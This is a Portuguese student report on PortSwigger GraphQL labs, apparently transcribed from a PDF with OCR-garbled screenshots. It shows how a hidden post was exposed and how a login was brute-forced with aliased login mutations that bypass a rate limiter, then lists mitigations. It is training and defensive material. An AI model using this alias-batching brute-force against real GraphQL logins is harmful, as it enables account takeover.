### Relatório de atividades

#### 1. Introdução

Esta atividade trata sobre a vulnerabilidade, para a qual utilizamos a sala PortSwigger .Módulo GraphQL

GraphQL é uma linguagem de consulta de API que é projetada para facilitar a comunicação eficiente entre clientes e servidores. Ela permite que o usuário especifique exatamente quais dados ele quer na resposta, ajudando a evitar os grandes objetos de resposta e múltiplas chamadas que às vezes podem ser vistas com APIs REST.

Os dados descritos por um esquema GraphQL podem ser manipulados usando três tipos de operação:

- · Consultas buscam dados.
- Mutações adicionam, alteram ou removem dados.
- Assinaturas s\(\tilde{a}\) semelhantes a consultas, mas configuram uma conex\(\tilde{a}\)
   permanente pela qual um servidor pode enviar dados proativamente para um
   cliente no formato especificado.

Todas as operações GraphQL usam o mesmo endpoint e geralmente são enviadas como uma solicitação POST. Isso é significativamente diferente das APIs REST, que usam endpoints específicos da operação em uma variedade de métodos HTTP. Com GraphQL, o tipo e o nome da operação definem como a consulta é manipulada, em vez do endpoint para o qual ela é enviada ou do método HTTP usado.

### Desenvolvimento

### Laboratório 1

A página do blog para este laboratório contém uma postagem de blog oculta que tem uma senha secreta. Para resolver o laboratório, encontre a postagem de blog oculta e insira a senha.


Para realizar essa atividade e encontrar a vulnerabilidade, utilizei o Burp Suite.

1

No Burp, acessei Proxy > HTTP History e encontrei a requisição para /graphql/v1. Em seguida, enviei a requisição para o Repeater (clicando em "Send to Repeater").

No campo query, adicionei o número do post que estava faltando, que era o 3.

Depois, inseri a string(texto) postPassword\n,e a parte oculta foi revelada, exibindo a senha.



#### Laboratório 2

O mecanismo de login do usuário para este laboratório é alimentado por uma API GraphQL. O endpoint da API tem um limitador de taxa que retorna um erro se receber muitas solicitações da mesma origem em um curto espaço de tempo. Para resolver o laboratório, faça força bruta no mecanismo de login para entrar como carlos. Para realizar esse laboratório, utilizei o Burp Suite. Primeiro, acessei a aba Proxy > HTTP History. Em seguida, localizei /graphql/v1 e enviei a requisição para o Repeater. Com base na dica fornecida pelo laboratório, peguei o script, coloquei no VS Code para análise, depois inseri na área de requisição e cliquei em Send. Assim, consegui identificar a senha verdadeira e realizei o login com sucesso.

https://piay.googie.com	FUSI	/rug: nasiast=trueotautnuser=voirumat=jsun	*	200
https://0ad90095033f97a0822329410	POST	/graphql/v1	✓	200
https://0ad90095033f97a0822329410	POST	/graphql/v1	4	200
https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓	200
https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓	200
https://0ad90095033f97a0822329410	POST	/graphql/v1	✓	200
https://0ad90095033f97a0822329410	GET	/my-account		200
https://0ad90095033f97a0822329410	GET	/resources/labheader/images/ps-lab-solved.s		200
LH	cer	have a second a behavior of a discharge of the land		200

3

```
sers > jamil > Downloads > 💠 def generate_graphql_bruteforce(password.py > ...
     bruteforce0:login(input:{password: "123456", username: "carlos"}) {
                  token
                  success
    bruteforce1:login(input:{password: "password", username: "carlos"})
                  token
                  success
     bruteforce2:login(input:{password: "12345678", username: "carlos"})
                  token
                  success
    bruteforce3:login(input:{password: "qwerty", username: "carlos"}) {
                  token
                  success
                 GraphOL
                           GraphQL (InQL - Grap. ..
                                                                    Pretty
                                                                           Raw
                                                                                   Hex
                                                                     1 HTTP/2 200 CK
                                                                       Content-Type: application/json; charact-atf-0
Set-Coskie: session=ZULOt040sujYTn0MhVtszvC4PUUkRlYn; Secure;
station login(
                                                                       SameSite-Mome
                                                                    4 X-Frame-Options: SAMEORICEM
5 Content-length: 10307
:uteforce0:login(input:(password: "120456", username: "carlos"))
      SUCCESS
                                                                            "det e": {
                                                                                 "BruteforceD": {
    "soken": "SLBo3wiwSQ3v8fZr24HMQQsksLBT8XXZ",
                                                                                      "success": false
:ubeforcel:login(inpub:(password: "password", username: "carlos"
                                                                    12
13
14
16
16
17
                                                                                 };
"bouteforcel":{
    "token":"UNIO+04Dumj7TsUMhVessv24PUNk817n",
    "auccess":6sue
      SUCCESS
                                                                                 "BruteforceD":{
    "token":*DUIOt04Dunj7TnBBD/tvsvC4PUBkR17n",
    "success":false
                                                                    15
20
                                                                                  "heuteforce3":{
    "token":"2010t040unj7Tu8HhVtsuv24PU3kR17n",
                                                                    21
22
29
24
25
  "improt": (
       "username":"carlos",
"password":"123"
                                                                                      "success": false
                                                                                 },
"bruteforce4":{
```

## Mitigação

A vulnerabilidade de controle de acesso de registros em GraphQL ocorre quando há falhas na implementação adequada de autenticação e autorização, permitindo que usuários não autorizados acessem dados confidenciais. Essa vulnerabilidade pode ocorrer quando não há um sistema de autenticação robusto em vigor, não se verifica corretamente a identidade e as permissões dos usuários antes de fornecer acesso aos registros solicitados.

A segurança em GraphQL desempenha um papel fundamental na proteção dos dados sensíveis dos usuários. Portanto, é crucial adotar medidas de segurança adequadas para evitar exposição indevida de informações e ataques maliciosos. Ao compreender as vulnerabilidades existentes, podemos estar mais preparados para enfrentar os desafios que possam surgir ao utilizar dessa tecnologia.

# Algumas melhorias são:

- Controle de acesso rigoroso
- Autenticação forte
- Desative introspection em produção
- Monitoramento contínuo

#### Conclusão

Por isso, é fundamental que desenvolvedores adotem práticas de segurança desde o início do projeto. Implementar boas praticas, controlar tentativas de login e desabilitar introspecção em produção são passos simples, mas eficazes, que reduzem drasticamente os riscos.

5

## Considerações finais

Para estes laboratórios, tive alguns desafios. Eu não conhecia essa vulnerabilidade, então tive dificuldade em realizar o laboratório 2. Peguei uma dica do próprio laboratório, que indicava um script e mencionava que ele poderia ser executado no console do navegador. No entanto, percebi que não funcionava por lá. Então, tentei executá-lo no VS Code, e funcionou tirei os bugs e corrigi a sintaxe, que estava impedindo o script de rodar corretamente.

Com isso, foi bom porque tive um entendimento melhor de como a vulnerabilidade funciona, como ela pode ser crítica, e percebi o quanto é importante explorá-la de forma ética e aprender a mitigá-la.